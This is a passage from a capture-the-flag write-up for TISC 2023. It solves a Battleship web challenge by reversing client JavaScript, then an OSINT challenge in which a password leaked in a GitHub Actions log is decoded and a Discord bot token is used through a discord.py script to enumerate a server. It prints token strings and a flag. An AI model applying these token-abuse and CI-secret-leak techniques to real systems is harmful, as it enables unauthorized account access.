    wc = "" + new URL("fvictory-5006d78b.png",
        import.meta.url).href,
    Ec = "" + new URL("bgm-1e1048f6.wav",
        import.meta.url).href;
```

Searching for references to `wc` lead me to the following code segment near the end of the file. I have cleaned this up and added comments for explanation.

```
const t = Ke([0]),
        n = Ke(BigInt("0")),
        r = Ke(BigInt("0")),
        s = Ke(0),
        o = Ke(""),
        i = Ke(100),
        l = Ke(new Array(256).fill(0)),
        c = Ke([]);

function f(x) {
        // This function parses the json response from the server when we issue a
GET request to /generate.
        // The map is represented as such:
        // 1 2 4 8 16 32 64 128 1 2 4 8 16 32 64 128 (row x)
        // <----- a[2x+1] ----> <------ a[2x] ----->

        let _ = [];
        for (let y = 0; y < x.a.length; y += 2) _.push((x.a[y] << 8) + x.a[y + 1]);
        return _
}

function d(x) {
        // This function checks whether we hit a ship at position x.
        // The cells are numbered 0-255 from top left to bottom right.
        return (t.value[Math.floor(x / 16)] >> x % 16 & 1) === 1
}
async function m(x) {
        if (d(x)) { // If we hit a ship
                t.value[Math.floor(x / 16)] ^= 1 << x % 16, // Set the cell to
empty
                l.value[x] = 1, // And also disable it so we can't click it again
                new Audio(Ku).play(), // Play the hit sound
                c.value.push(`${n.value.toString(16).padStart(16,"0")[15-
x%16]}${r.value.toString(16).padStart(16,"0")[Math.floor(x/16)]}`),
                if (t.value.every(_ => _ === 0)) // If we have found all the ships
                        if (JSON.stringify(c.value) ===
JSON.stringify([ ... c.value].sort())) {
                                // As we saw below, b and c are random permutations
of the 16-nibble string 0123456789abcdef.
                                // Each tile can be uniquely mapped to a 2-nibble
string - this is done by the c.value.push() line above.
                                // We must discover the ship tiles in an increasing
order with respect to this mapping.
                                const _ = {
                                        a: [ ... c.value].sort().join(""),
                                        b: s.value
                                };
                                i.value = 101, o.value = (await $u(_)).flag, new
Audio(_s).play(), i.value = 4 // Flawless victory
                        } else i.value = 3, new Audio(_s).play() // Regular victory
        } else i.value = 2, new Audio(qu).play() // Game over
}
async function E() {
        i.value = 101;
        let x = await Hu(); // Wait for response to GET request
        t.value = f(x),
        n.value = BigInt(x.b), // b is a 16-nibble hex number composed of exactly
one of 0123456789abcdef (in some permutation).
        r.value = BigInt(x.c), // c is similar.
        s.value = x.d,
        i.value = 1,
        l.value.fill(0),
        c.value = [],
        o.value = ""
}
return _r(async () => {
        await ku() === "pong" && (i.value = 0)
}), (x, _) => (de(), pe(me, null, [i.value === 100 ? (de(), pe("div", zu, Ju)) :
Me("", !0), i.value === 101 ? (de(), pe("div", Vu, Xu)) : Me("", !0), i.value === 0
? (de(), pe("div", Qu, [Zu, W("div", null, [W("button", {
        onClick: _[0] || (_[0] = y => E())
}, "START GAME")])])) : Me("", !0), i.value === 1 ? (de(), pe("div", Gu, [(de(),
pe(me, null, al(256, y => W("button", {
        ref_for: !0,
        ref: "shipCell",
        class: on(l.value[y - 1] === 1 ? "cell hit" : "cell"),
        onClick: H => m(y - 1),
        disabled: l.value[y - 1] === 1
}, null, 10, ef)), 64))])) : Me("", !0), i.value === 2 ? (de(), pe("div", tf, [nf,
W("div", null, [W("button", {
        onClick: _[1] || (_[1] = y => E())
}, "RETRY")])])) : Me("", !0), i.value === 3 ? (de(), pe("div", rf, [sf, W("div",
null, [W("button", {
        onClick: _[2] || (_[2] = y => E())
}, "RETRY")])])) : Me("", !0), i.value === 4 ? (de(), pe("div", of , [lf, o.value ?
(de(), pe("div", cf, ko(o.value), 1)) : Me("", !0)])) : Me("", !0), i.value !== 100
? (de(), pe("audio", uf, af)) : Me("", !0)], 64))
```

In other words, just winning the game isn't enough - we are expected to click on the ship tiles in the right order. The game does this by randomly assigning each row and column a number from 0 to 15 - we must click on the ship tiles in such a way that the resulting sequence of ordered pairs `(column number, row number)` is strictly increasing.


With the help of Wireshark to capture the board state, and some manual work with Paint.NET to help figure out the right order (I was too lazy to write code for this), I achieved a flawless victory.



Flag: `TISC{t4rg3t5_4cqu1r3d_fl4wl355ly_64b35477ac}`

> Remark: this is not a pwn challenge and I have no idea why it was labelled as such.

5. PALINDROME's Invitation



PALINDROME's Invitation

DESCRIPTION


Domain(s): OSINT, Misc

Valuable intel suggests that PALINDROME has established a secret online chat room for their members to discuss on plans to invade Singapore's cyber space. One of their junior developers accidentally left a repository public, but he was quick enough to remove all the commit history, only leaving some non-classified files behind. One might be able to just dig out some secrets of PALINDROME and get invited to their secret chat room...who knows?

Start here: https://github.com/palindrome-wow/PALINDROME-PORTAL

OSINT? In my TISC?

For this challenge we're provided to a link to a Github repository, and... that's it. It's pretty empty.


palindrome-wow / PALINDROME-PORTAL Public

Code Pull requests 2 Actions Security Insights

main 1 branch 0 tags Go to file Code

palindrome-wow Update test_portal.yml 16f938a 2 weeks ago 2 commits

.github/workflows Update test_portal.yml 2 weeks ago

About

No description, website, or topics provided.

Activity
0 stars
2 watching
11 forks
Report repository

Releases

No releases published

Packages


No packages published

© 2023 GitHub, Inc.

The only thing left in the repository was the following workflow:


```yaml
name: Test the PALINDROME portal

on:
    issues:
        types: [closed]

jobs:
  test:
    runs-on: windows-latest
    steps:
      - uses: actions/checkout@v3
      - name: Test the PALINDROME portal
        run: |
          C:\msys64\usr\bin\wget.exe '''${{ secrets.PORTAL_URL }}/${{
secrets.PORTAL_PASSWORD }}''' -O test -d -v
          cat test
```

I poked around and found this run of said workflow:



```
▸ Run C:\msys64\usr\bin\wget.exe '''***/***''' -O test -d -v
Setting --verbose (verbose) to 1
DEBUG output created by Wget 1.21.4 on cygwin.

Reading HSTS entries from /home/runneradmin/.wget-hsts
URI encoding = 'ANSI_X3.4-1968'
logging suppressed, strings may contain password
--2023-09-08 04:01:29--  ***/:dIcH:..uU9gp1%3C@%3C3Q%22DBM5F%3C)64S%3C(01tF(Jj%25ATV@$Gl
Resolving chals.tisc23.ctf.sg (chals.tisc23.ctf.sg)... 18.143.127.62, 18.143.207.255
Caching chals.tisc23.ctf.sg => 18.143.127.62 18.143.207.255
Connecting to chals.tisc23.ctf.sg (chals.tisc23.ctf.sg)|18.143.127.62|:45938... Closed fd 4
failed: Connection timed out.
Connecting to chals.tisc23.ctf.sg (chals.tisc23.ctf.sg)|18.143.207.255|:45938... Closed fd 4
failed: Connection timed out.
Releasing 0x0000000a00027870 (new refcount 1).
Retrying.
```

Indeed, we see this at `http://chals.tisc23.ctf.sg:45938/` :




Welcome!

Enter the password to gain access to PALINDROME's secret online chat room!

Note: upon entering the correct password, it will take some time (up to 10 seconds) for the portal to give you the ticket to enter. Please be patient and do not refresh if you do not see any error yet. Please also use this portal with courtesy as there are limited resource available. This portal and its server has zero attack targets and no brute forcing is needed. There ARE other services running on the same server and DO NOT ATTACK them. This portal is purely here for displaying information to you.

Password: [password] [Login]

We still need the password, though. I threw the weird string in the workflow output into CyberChef's `magic` functionality, and it turned out to be URL-encoded base85:




Recipe (click to load)	Result snippet	Properties

URL_Decode()
From_Base85('!-u')
	PALINDROME has an AUTOMATED secretary	Valid UTF8
		Entropy: 4.30

URL_Decode()	:dIcH:..uU9gp1<@<3Q"DBM5F<)64S<(01tF(Jj%ATV@$Gl	Matching ops: From Base85 Valid UTF8 Entropy: 5.13
	:dIcH:..uU9gp1%3C@%3C3Q%22DBM5F%3C)64S%3C(01tF(Jj%25ATV@$Gl	Matching ops: From Base85, URL Decode Valid UTF8 Entropy: 4.97

At first, I tried using `:dIcH:..uU9gp1<@<3Q"DBM5F<)64S<(01tF(Jj%ATV@$Gl` directly as a password, but I got an internal server error...

This sent me down a rabbit hole trying to figure out how to leak the password through Github Actions (assuming that the base85 was a hint) - this was not helped by the fact that this has been done in other CTFs before. This got me nowhere and you can see a whole bunch of others also trying similar stuff...


1 Open ✓ 16 Closed

Update test_portal.yml
#18 by lesteratSOL was closed 1 minute ago

Y
#17 by mynamegabe was closed 42 minutes ago

A
#16 by mynamegabe was closed 44 minutes ago

pls sir
#14 by mynamegabe was closed 1 hour ago

e
#13 by lameuler was closed 3 hours ago

why ctf so hard ;-;
#12 by tjunctionmilopeng was closed 1 hour ago

pls
#11 by mynamegabe was closed 1 hour ago

clown central
#10 by chooyikai was closed 3 hours ago

.
#9 by flyyee was closed 4 hours ago

test 2
#8 by chooyikai was closed 14 hours ago

test
#7 by chooyikai was closed 14 hours ago

pangsai321
#6 by lopmade was closed 17 hours ago

pangsai123
#5 by lopmade was closed 17 hours ago

Test
#4 by lopmade was closed 18 hours ago • Draft


After trying for a couple hours, I randomly tried the password again and much to my confusion it worked this time... cool infrastructure.

> Side note: the infrastructure for this challenge seemed to periodically go down, but would also fix itself after some time for some reason. I emailed the organisers about this but received a response that basically amounted to "works on my machine".

I was brought to a mostly empty page with the following source code:
`


```
<a href=https://discord.gg/2cyZ6zpw7J>Welcome!</a>
<!-- MTEyNTk4MjQ1Mjk4NTM4MDg5NA.GzAAzU.iXlT0_RXc2ba22UwKF_3rqjfKOeUjg_axdBs24 -->
<!-- You have 15 minutes before this token expires! Find a way to use it and be
fast! You can always re-enter the password to get a new token, but please be
considerate, it is highly limited. -->
```

Joining the server doesn't seem to have much for us, because we can't view anything...


PALINDROME's secre...
general
Attention: please claim your welcome gift from the portal after you have been invited!
Search
Messages Failed To Load
Try Again

However, the channel message does suggest that we are supposed to do *something* with the token we were given. Maybe it's a bot token?

I tested this, and it seemed to work. So I wrote a simple bot using discord.py to poke around a bit. The bot seems to be in the server, too, so maybe it can do more than the average user can?



```python
import discord

intents = discord.Intents.default()
intents.message_content = True

bot = discord.Client(intents=intents)

@bot.event
async def on_ready():
    print(f'We have logged in as {bot.user}')
    server = bot.get_guild(1130166064710426674)
    for c in server.channels:
        print(c)


bot.run('MTE1MjUzNTQ1NTA4MzAyMDMyOA.G2L6ah.igT9zOhbVnBENhS9eXFeZVaM5nwydlIBlcjz7
```

```
[2023-09-17 14:38:15] [INFO    ] discord.client: logging in using static token
[2023-09-17 14:38:16] [INFO    ] discord.gateway: Shard ID None has connected to
 Gateway (Session ID: 3808b1a93ba7aa747c9860be415ca412).
We have logged in as PALINDROME'S secretary 17#0126
Text Channels
general
secrets
meeting-records
flag
```

Sadly, it refused to let me read the message in `#flag`, or the contents of a thread that had been created in `#meeting-records`.

Let's see what else we can do. How about list some roles?

```
// I added line-breaks to this output manually for easier viewing

We have logged in as PALINDROME's secretary 8#7859
SequenceProxy(dict_values([
<Role id=1130166064710426674 name='@everyone'>,
<Role id=1132165353716326480 name="PALINDROME's secretary 1">,
<Role id=1132166376300220561 name="PALINDROME's secretary 3">,
<Role id=1132166464749715459 name="PALINDROME's secretary 4">,
<Role id=1132166649919840269 name="PALINDROME's secretary 5">,
<Role id=1132166745541591186 name="PALINDROME's secretary 6">,
<Role id=1132166817125781517 name="PALINDROME's secretary 7">,
<Role id=1132166858540335118 name="PALINDROME's secretary 8">,
<Role id=1132166913737367564 name="PALINDROME's secretary 9">,
<Role id=1132167100371316761 name="PALINDROME's secretary 10">,
<Role id=1132167508779089924 name='BetterInvites'>,
<Role id=1132167627045863504 name='ROOT'>,
<Role id=1132167893983965206 name='Admin'>,
<Role id=1132168029329965076 name="PALINDROME'S SECRETARIES">,
<Role id=1151539596811833437 name="PALINDROME's secretary 11">,
<Role id=1151541523092090954 name="PALINDROME's secretary 12">,
<Role id=1151541785173172327 name="PALINDROME's secretary 13">,
<Role id=1151541949170462773 name="PALINDROME's secretary 14">,
<Role id=1151542283800432746 name="PALINDROME's secretary 15">,
<Role id=1152534957651144725 name="PALINDROME'S secretary 16">,
<Role id=1152535704249835630 name="PALINDROME'S secretary 17">,
<Role id=1152536475095810143 name="PALINDROME'S secretary 18">,
<Role id=1152537590130540595 name="PALINDROME'S secretary 19">,
<Role id=1152538322896441428 name="PALINDROME'S secretary 20">,
<Role id=1152540691839336472 name="PALINDROME'S secretary 21">,
<Role id=1152541266828071032 name="PALINDROME'S secretary 22">
]))
```

